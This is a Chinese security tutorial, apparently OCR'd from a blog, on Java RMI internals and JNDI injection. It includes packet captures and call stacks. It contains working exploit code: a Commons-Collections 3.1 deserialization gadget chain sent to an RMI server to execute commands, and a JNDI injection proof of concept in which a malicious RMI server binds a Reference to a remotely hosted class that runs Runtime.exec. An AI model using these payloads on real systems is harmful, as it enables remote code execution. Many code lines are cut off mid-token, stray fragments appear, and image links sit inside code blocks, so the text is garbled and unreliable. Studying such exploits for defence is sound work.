> Internet Protocol Version 4, Src: 172.17.88.209, Dst: 172.17.88.209
> Transmission Control Protocol, Src Port: 24395, Dst Port: 24429, Seq: 21, Ack: 478, Len: 287
v Data (287 bytes)
    Data: 51aced0005770f01bfe41c1a0000016d9ab5e1df80097372
```



```
0000  02 00 00 00 45 00 01 47  6d b2 40 00 80 06 00 00   ····E··G m·@·····
0010  ac 11 58 d1 ac 11 58 d1  5f 4b 5f 6d c7 d6 20 a6   ··X···X· _K_m·· ·
0020  d7 36 f9 ef 50 18 27 f7  14 ab 00 00 51 ac ed 00   ·6··P·'· ····Q···
0030  05 77 0f 01 bf e4 1c 1a  00 00 01 6d 9a b5 e1 df   ·w······ ···m····
0040  80 09 73 72 00 12 6a 61  76 61 2e 72 6d 69 2e 64   ··sr··ja va.rmi.d
0050  67 63 2e 4c 65 61 73 65  b0 b5 e2 66 0c 4a dc 34   gc.Lease ···f·J·4
0060  02 00 02 4a 00 05 76 61  6c 75 65 4c 00 04 76 6d   ···J··va lueL··vm
0070  69 64 74 00 13 4c 6a 61  76 61 2f 72 6d 69 2f 64   idt··Lja va/rmi/d
0080  67 63 2f 56 4d 49 44 3b  70 78 70 00 00 00 00 00   gc/VMID; pxp·····
0090  09 27 c0 73 72 00 11 6a  61 76 61 2e 72 6d 69 2e   ·'·sr··j ava.rmi.
00a0  64 67 63 2e 56 4d 49 44  f8 86 5b af a4 a5 6d b6   dgc.VMID ··[···m·
00b0  02 00 02 5b 00 04 61 64  64 72 74 00 02 5b 42 4c   ···[··ad drt··[BL
00c0  00 03 75 69 64 74 00 15  4c 6a 61 76 61 2f 72 6d   ··uidt·· Ljava/rm
00d0  69 2f 73 65 72 76 65 72  2f 55 49 44 3b 70 78 70   i/server /UID;pxp
00e0  75 72 00 02 5b 42 ac f3  17 f8 06 08 54 e0 02 00   ur··[B·· ····T···
00f0  00 70 78 70 00 00 00 08  68 6e 43 e9 7b 82 e7 3a   ·pxp···· hnC·{··:
0100  73 72 00 13 6a 61 76 61  2e 72 6d 69 2e 73 65 72   sr··java .rmi.ser
0110  76 65 72 2e 55 49 44 0f  12 70 0d bf 36 4f 12 02   ver.UID· ·p··6O··
0120  00 03 53 00 05 63 6f 75  6e 74 4a 00 04 74 69 6d   ··S··cou ntJ··tim
0130  65 49 00 06 75 6e 69 71  75 65 70 78 70 80 01 00   eI··uniq uepxp···
0140  00 01 6d 9a b6 62 9b 19  5c b3 4a                  ··m··b·· \·J
```


同样使用序列化的传输形式

以上两个过程对应的代码是这一句（未确定）

```
RMIServer.IRemoteHelloWorld hello = (RMIServer.IRemoteHelloWorld) Naming.lookup
```

这里会返回一个PROXY类型函数（由于是之后补的图，代码不一样）



1. 客户端与注册中心（1099端口）通讯，不知道在做啥

1. 客户端序列化传输调用函数的输入参数至服务端

   服务端返回序列化的执行结果至客户端

```
82 2.658436   127.0.0.1      127.0.0.1      RMI    86 JRMI, PingAck
83 2.658467   127.0.0.1      127.0.0.1      TCP    84 24428 → 1099 [ACK] Seq=77 Ack=346 Win=2619392 Len=0
84 2.658584   127.0.0.1      127.0.0.1      RMI   114 JRMI, DgcAck
85 2.658614   127.0.0.1      127.0.0.1      TCP    84 1099 → 24428 [ACK] Seq=346 Ack=92 Win=2619648 Len=0
86 2.659614   172.17.88.209  172.17.88.209  TCP    86 24429 → 24395 [PSH, ACK] Seq=478 Ack=308 Win=2619392 Len=1
87 2.659644   172.17.88.209  172.17.88.209  TCP    84 24395 → 24429 [ACK] Seq=308 Ack=479 Win=2619136 Len=0
88 2.659721   172.17.88.209  172.17.88.209  TCP    86 24395 → 24429 [PSH, ACK] Seq=308 Ack=479 Win=2619136 Len=1
89 2.659752   172.17.88.209  172.17.88.209  TCP    84 24429 → 24395 [ACK] Seq=479 Ack=309 Win=2619392 Len=0
90 2.659881   172.17.88.209  172.17.88.209  TCP   200 24429 → 24395 [PSH, ACK] Seq=479 Ack=309 Win=2619392 Len=58
91 2.659910   172.17.88.209  172.17.88.209  TCP    84 24395 → 24429 [ACK] Seq=309 Ack=537 Win=2619136 Len=0

> Frame 90: 200 bytes on wire (1600 bits), 102 bytes captured (816 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 172.17.88.209, Dst: 172.17.88.209
> Transmission Control Protocol, Src Port: 24429, Dst Port: 24395, Seq: 479, Ack: 309, Len: 58
v Data (58 bytes)
    Data: 50aced000577221c196dcc70cde7d4bfe41c1a0000016d9a

0000  02 00 00 00 45 00 00 62  6d b8 40 00 80 06 00 00   ····E··b m·@····
0010  ac 11 58 d1 ac 11 58 d1  5f 6d 5f 4b d7 36 f9 f0   ··X···X· _m_K·6··
0020  c7 d6 21 c6 50 18 27 f8  cb 6a 00 00 50 ac ed 00   ··!·P·'· ·j··P···
0030  05 77 22 1c 19 6d cc 70  cd e7 d4 bf e4 1c 1a 00   ·w"··m·p ········
0040  00 01 6d 9a b5 e1 df 80  01 ff ff ff ff ad 0e 28   ··m····· ·······(
0050  be 82 5e 6f 31 74 00 0e  69 6e 70 75 74 21 67 6f   ··^o1t·· input!go
0060  67 6f 67 6f 67 6f                                  gogogo
```

```
 86 2.659614  172.17.88.209   172.17.88.209   TCP   86 24429 → 24395 [PSH, ACK] Seq=478 Ack=308 Win=2619392 Len=1
 87 2.659644  172.17.88.209   172.17.88.209   TCP   84 24395 → 24429 [ACK] Seq=308 Ack=479 Win=2619136 Len=0
 88 2.659721  172.17.88.209   172.17.88.209   TCP   86 24395 → 24429 [PSH, ACK] Seq=308 Ack=479 Win=2619136 Len=1
 89 2.659752  172.17.88.209   172.17.88.209   TCP   84 24429 → 24395 [ACK] Seq=479 Ack=309 Win=2619392 Len=0
 90 2.659881  172.17.88.209   172.17.88.209   TCP  200 24429 → 24395 [PSH, ACK] Seq=479 Ack=309 Win=2619392 Len=58
 91 2.659910  172.17.88.209   172.17.88.209   TCP   84 24395 → 24429 [ACK] Seq=309 Ack=537 Win=2619136 Len=0
 92 2.660344  172.17.88.209   172.17.88.209   TCP  156 24395 → 24429 [PSH, ACK] Seq=309 Ack=537 Win=2619136 Len=36
 93 2.660385  172.17.88.209   172.17.88.209   TCP   84 24429 → 24395 [ACK] Seq=537 Ack=345 Win=2619392 Len=0

rame 92: 156 bytes on wire (1248 bits), 80 bytes captured (640 bits) on interface 0
ull/Loopback
nternet Protocol Version 4, Src: 172.17.88.209, Dst: 172.17.88.209
ransmission Control Protocol, Src Port: 24395, Dst Port: 24429, Seq: 309, Ack: 537, Len: 36
ata (36 bytes)
 Data: 51aced00057770f01bfe41c1a0000016d9ab5e1df800a7400...
 02 00 00 00 45 00 00 4c  6d ba 40 00 80 06 00 00   ····E··L m·@····
 ac 11 58 d1 ac 11 58 d1  5f 4b 5f 6d c7 d6 21 c6   ··X···X· _K_m··!·
 d7 36 fa 2a 50 18 27 f7  89 91 00 00 51 ac ed 00   ·6·*P·'· ····Q···
 05 77 0f 01 bf e4 1c 1a  00 00 01 6d 9a b5 e1 df   ·w······ ···m····
 80 0a 74 00 0b 48 65 6c  6c 6f 20 77 6f 72 6c 64   ··t··Hel lo world
```


以上调用通讯过程对应的代码是这一句

```
String ret = hello.hello("input!gogogogo");
```


可以看出所有的数据流都是使用序列化传输的，我们尝试从代码中找到对应的反序列化语句

RMI客户端发送调用函数输入参数的序列化过程，接受服务端返回内容的反序列化语句位置分别如下：

```
var1.readObject()
UnicastRef    unmarshalValue()
unmarshalValue:322, UnicastRef (sun.rmi.server)
```



RMI服务端与客户端readObject其实位置是同一个地方，只是调用栈不同，位置如下：



RMI利用点

那么我们可以确定RMI是一个基于序列化的java远程方法调用机制。我们来思考这个过程存在的漏洞点：

1. 控制？或探测可利用RMI服务

可以看到我们可以使用rebind、 bind、unbind等方法，去在注册中心中注册调用方法。那我们是不是可以恶意去注册中心注册恶意的远程服务呢？

实际上是不行的。

RMI注册中心只有对于来源地址是localhost的时候，才能调用rebind、 bind、unbind等方法。

不过list和lookup方法可以远程调用。

list方法可以列出目标上所有绑定的对象：

```
String[] s = Naming.list("rmi://192.168.135.142:1099");
```

lookup作用就是获得某个远程对象。

如果对方RMI注册中心存在敏感远程服务，就可以进行探测调用（BaRMIE工具

1. 直接攻击RMI服务器

他的RMI服务端存在readObject反序列化点。从通讯过程可知，服务端会对客户端的任意输入进行反序列化。

如果服务端存在漏洞组件版本（存在反序列化利用链），就可以对RMI服务接口进行反序列化攻击。我们将在接下来复现这个RMI服务的反序列化漏洞。它将导致RMI服务端任意命令执行。

（讲道理由于客户端同样存在ReadObject反序列化点，恶意服务端也可以打客户端，就不复现了）

1. 动态加载恶意类（RMI Remote Object Payload）

上面没有说到：

RMI核心特点之一就是动态类加载。

RMI的流程中，客户端和服务端之间传递的是一些序列化后的对象。如果某一端反序列化时发现一个对象，那么就会去自己的CLASSPATH下寻找想对应的类。

如果当前JVM中没有某个类的定义（即CLASSPATH下没有），它可以根据codebase去下载这个类的class，然后动态加载这个对象class文件。

codebase是一个地址，告诉Java虚拟机我们应该从哪个地方去搜索类；CLASSPATH是本地路径，而codebase通常是远程URL，比如http、ftp等。所以动态加载的class文件可以保存在web服务器、ftp中。

如果我们指定 codebase=http://example.com/ ，动态加载 org.vulhub.example.Example 类，

则Java虚拟机会下载这个文件http://example.com/org/vulhub/example/Example.class，并作为Example类的字节码。

那么只要控制了codebase，就可以加载执行恶意类。同时也存在一定的限制条件：

- 安装并配置了SecurityManager
- Java版本低于7u21、6u45，或者设置了 java.rmi.server.useCodebaseOnly=false

java.rmi.server.useCodebaseOnly 配置为 true 的情况下，Java虚拟机将只信任预先配置好的codebase，不再支持从RMI请求中获取。

具体细节在java安全漫谈-05 RMI篇（2）一文中有描述。

这边暂时只是讲述有这个漏洞原理，由于未找到真实利用场景，不细说。

> 漏洞的主要原理是RMI远程对象加载，即RMI Class Loading机制，会导致RMI客户端命令执行的

举一个小栗子：

客户端：

```
ICalc r = (ICalc) Naming.lookup("rmi://192.168.135.142:1099/refObj");//从服务端获
List<Integer> li = new Payload();//本地只有一个抽象接口，具体是从cosebase获取的class文
r.sum(li);//RMI服务调用，在这里触发从cosebase中读取class文件执行
```

1. JNDI注入

RMI服务端在绑定远程对象至注册中心时，不只是可以绑定RMI服务器本身上的对象，还可以使用Reference对象指定一个托管在第三方服务器上的class文件，再绑定给注册中心。

在客户端处理服务端返回数据时，发现是一个Reference对象，就会动态加载这个对象中的类。

攻击者只要能够

1. 控制RMI客户端去调用指定RMI服务器
2. 在可控RMI服务器上绑定Reference对象，Reference对象指定远程恶意类
3. 远程恶意类文件的构造方法、静态代码块、getObjectInstance()方法等处写入恶意代码

就可以达到RCE的效果。fasjson组件漏洞rmi、ldap的利用形式正是使用Indi注入，而不是有关RMI反序列化。

有关JNDI注入，以及其fastjson反序列化的例子相关知识太多。这篇只是引出，暂不表述。

> 主要原理是JNDI Reference远程加载Object Factory类的特性。会导致客户端命令执行。

>

> 不受java.rmi.server.useCodebaseOnly 系统属性的限制，相对于前者来说更为通用

复现 直接攻击RMI服务器 Commons-collections3.1

举例Commons-collection利用rmi调用的例子。

RMI服务端(受害者)，开启了一个RMI服务

代码

是有关RMI

述。

行。

```
package RMI;

import java.rmi.Naming;
import java.rmi.Remote;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.server.UnicastRemoteObject;

public class Server {

    public interface User extends Remote {
        public String name(String name) throws RemoteException;
        public void say(String say) throws RemoteException;
        public void dowork(Object work) throws RemoteException;
    }

    public static class UserImpl extends UnicastRemoteObject implements User{

        protected UserImpl() throws RemoteException{
            super();
        }
        public String name(String name) throws RemoteException{
            return name;
        }
```

```
        public void say(String say) throws  RemoteException{
            System.out.println("you speak" + say);
        }
        public void dowork(Object work) throws  RemoteException{
            System.out.println("your work is " + work);
        }
    }

    public static void main(String[] args) throws Exception{
        String url = "rmi://127.0.0.1:1099/User";
        UserImpl user = new UserImpl();
        LocateRegistry.createRegistry(1099);
        Naming.bind(url,user);
        System.out.println("the rmi is running ...");
    }
}
```

同时服务端具有以下特点：

- jdk版本1.7
- 使用具有漏洞的Commons-Collections3.1组件
- RMI提供的数据有Object类型（因为攻击payload就是Object类型）

客户端（攻击者）

```
package RMI;


import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;


import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.rmi.Naming;
import java.util.HashMap;
import java.util.Map;
import RMI.Server.User;


public class Client {
    public static void main(String[] args) throws Exception{
        String url = "rmi://127.0.0.1:1099/User";
        User userClient = (User)Naming.lookup(url);



        System.out.println(userClient.name("lala"));
        userClient.say("world");
        userClient.dowork(getpayload());
    }
```

```
    public static Object getpayload() throws Exception{
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Cl
                new InvokerTransformer("invoke", new Class[]{Object.class, Objec
                new InvokerTransformer("exec", new Class[]{String.class}, new Ob
        };
        Transformer transformerChain = new ChainedTransformer(transformers);


        Map map = new HashMap();
        map.put("value", "lala");
        Map transformedMap = TransformedMap.decorate(map, null, transformerChair


        Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHar
        Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
        ctor.setAccessible(true);
        Object instance = ctor.newInstance(Target.class, transformedMap);
        return instance;
    }
}
```

亲测可弹计算机，完成任意命令执行。



其实把RMI服务器当作一个readObject复写点去利用。

参考

RMI官方文档

https://xz.aliyun.com/t/4711#toc-3

java安全漫谈-04.RMI篇(1)

java安全漫谈-04.RMI篇(2)

JNDI注入

前言

本篇讲述了RMI-JNDI注入的利用原理，分析了利用流程；

使用了marshalsec反序列化工具去简单的起一个RMI/LDAP服务端

对于导致JNDI注入的漏洞代码扩展至com.sun.rowset.JdbcRowSetImpl函数，为fastjson反序列化起一个引子，准备新起一文。

分析了java版本变化对于JNDI注入的影响

引出了1.8u191之后的版本该如何利用JNDI注入，准备新起一文。

提到了LDAP-JNDI注入

JNDI

Java命名和目录接口（JNDI）是一种Java API，类似于一个索引中心，它允许客户端通过name发现和查找数据和对象。

其应用场景比如：动态加载数据库配置文件，从而保持数据库代码不变动等。

代码格式如下：

```
String jndiName= ...;//指定需要查找name名称

Context context = new InitialContext();//初始化默认环境

DataSource ds = (DataSourse)context.lookup(jndiName);//查找该name的数据
```

这些对象可以存储在不同的命名或目录服务中，例如远程方法调用（RMI），通用对象请求代理体系结构（CORBA），轻型目录访问协议（LDAP）或域名服务（DNS）。（此篇中我们将着重讲解RMI，提到LDAP）

RMI格式:

```
InitialContext var1 = new InitialContext();

DataSource var2 = (DataSource)var1.lookup("rmi://127.0.0.1:1099/Exploit");
```

JNDI注入

所谓的JNDI注入就是当上文代码中jndiName这个变量可控时，引发的漏洞，它将导致远程class文件加载，从而导致远程代码执行。

我们看一个利用RMI的POC，忘记从哪里收集的了。然后分析一下调用的流程。

poc验证

ClIENT.java（受害者）

```
package jndi注入;

import javax.naming.Context;

import javax.naming.InitialContext;


public class CLIENT {


    public static void main(String[] args) throws Exception {


        String uri = "rmi://127.0.0.1:1099/aa";

        Context ctx = new InitialContext();

        ctx.lookup(uri);


    }


}
```

SERVER.java(攻击者部署)

```
package jndi注入;

import com.sun.jndi.rmi.registry.ReferenceWrapper;
import javax.naming.Reference;
import java.rmi.registry.Registry;
import java.rmi.registry.LocateRegistry;

public class SERVER {

    public static void main(String args[]) throws Exception {

        Registry registry = LocateRegistry.createRegistry(1099);
        Reference aa = new Reference("ExecTest", "ExecTest", "http://127.0.0.1:8
        ReferenceWrapper refObjWrapper = new ReferenceWrapper(aa);
        System.out.println("Binding 'refObjWrapper' to 'rmi://127.0.0.1:1099/aa'
        registry.bind("aa", refObjWrapper);

    }

}
```

ExecTest.java(攻击者部署)

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.Reader;
import javax.print.attribute.standard.PrinterMessageFromOperator;
public class ExecTest {
    public ExecTest() throws IOException,InterruptedException{
        String cmd="whoami";
        final Process process = Runtime.getRuntime().exec(cmd);
        printMessage(process.getInputStream());;
        printMessage(process.getErrorStream());
        int value=process.waitFor();
        System.out.println(value);
    }

    private static void printMessage(final InputStream input) {
        // TODO Auto-generated method stub
        new Thread (new Runnable() {
            @Override
            public void run() {
                // TODO Auto-generated method stub
                Reader reader =new InputStreamReader(input);
                BufferedReader bf = new BufferedReader(reader);
```

```
                String line = null;
                try {
                    while ((line=bf.readLine())!=null)
                    {
                        System.out.println(line);
                    }
                }catch (IOException  e){
                    e.printStackTrace();
                }
            }
        }).start();
    }
}
```

编译成class文件： `javac ExecTest.java`

部署在web服务上： `py -3 -m http.server 8081`

运行SERVER

运行CLIENT

> 把ExecTest.java及其编译的文件放到其他目录下，不然会在当前目录中直接找到这个类。不起web服务也会命令执行成功。

>

> ExecTest.java文件不能申明包名，即package xxx。声明后编译的class文件函数名称会加上包名从而不匹配。

>

> java版本小于1.8u191。之后版本存在trustCodebaseURL的限制，只信任已有的codebase地址，不再能够从指定codebase中下载字节码。

分析调用流程

整体调用栈如下：

```
getObjectFactoryFromReference:163, NamingManager (javax.naming.spi)
getObjectInstance:319, NamingManager (javax.naming.spi)
decodeObject:456, RegistryContext (com.sun.jndi.rmi.registry)
lookup:120, RegistryContext (com.sun.jndi.rmi.registry)
lookup:203, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:411, InitialContext (javax.naming)
main:13, CLIENT (jndi注入)
```

InitialContext.java


```
    public Object lookup(String name) throws NamingException {
        //getURLOrDefaultInitCtx函数会分析name的协议头返回对应协议的环境对象，此处返回Co
        //然后在对应协议中去lookup搜索，我们进入lookup函数
        return getURLOrDefaultInitCtx(name).lookup(name);
    }
```

GenericURLContext.java

```
//var1="rmi://127.0.0.1:1099/aa"
public Object lookup(String var1) throws NamingException {
    //此处this为rmiURLContext类调用对应类的getRootURLContext类为解析RMI地址
    //不同协议调用这个函数，根据之前getURLOrDefaultInitCtx(name)返回对象的类型不同，执行不
    //进入不同的协议路线
    ResolveResult var2 = this.getRootURLContext(var1, this.myEnv);//获取RMI注册中
    Context var3 = (Context)var2.getResolvedObj();//获取注册中心对象

    Object var4;
    try {
        var4 = var3.lookup(var2.getRemainingName());//去注册中心调用lookup查找，我们
    } finally {
        var3.close();
    }


    return var4;
}
```



RegistryContext.java：


```
//传入var1=aa
public Object lookup(Name var1) throws NamingException {
    if (var1.isEmpty()) {
        return new RegistryContext(this);
    } else {//判断来到这里
        Remote var2;
        try {
            var2 = this.registry.lookup(var1.get(0));//RMI客户端与注册中心通讯，返回
        } catch (NotBoundException var4) {
            throw new NameNotFoundException(var1.get(0));
        } catch (RemoteException var5) {
            throw (NamingException)wrapRemoteException(var5).fillInStackTrace();
        }


        return this.decodeObject(var2, var1.getPrefix(1));//我们进入此处
    }
}
```



RegistryContext.java：

```
private Object decodeObject(Remote var1, Name var2) throws NamingException {
    try {
        //注意到上面的服务端代码，我们在RMI服务端绑定的是一个Reference对象，世界线在这
        //如果是Reference对象会，进入var.getReference()，与RMI服务器进行一次连接，
        //如果是普通RMI对象服务，这里不会进行连接，只有在正式远程函数调用的时候才会连接R
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)va
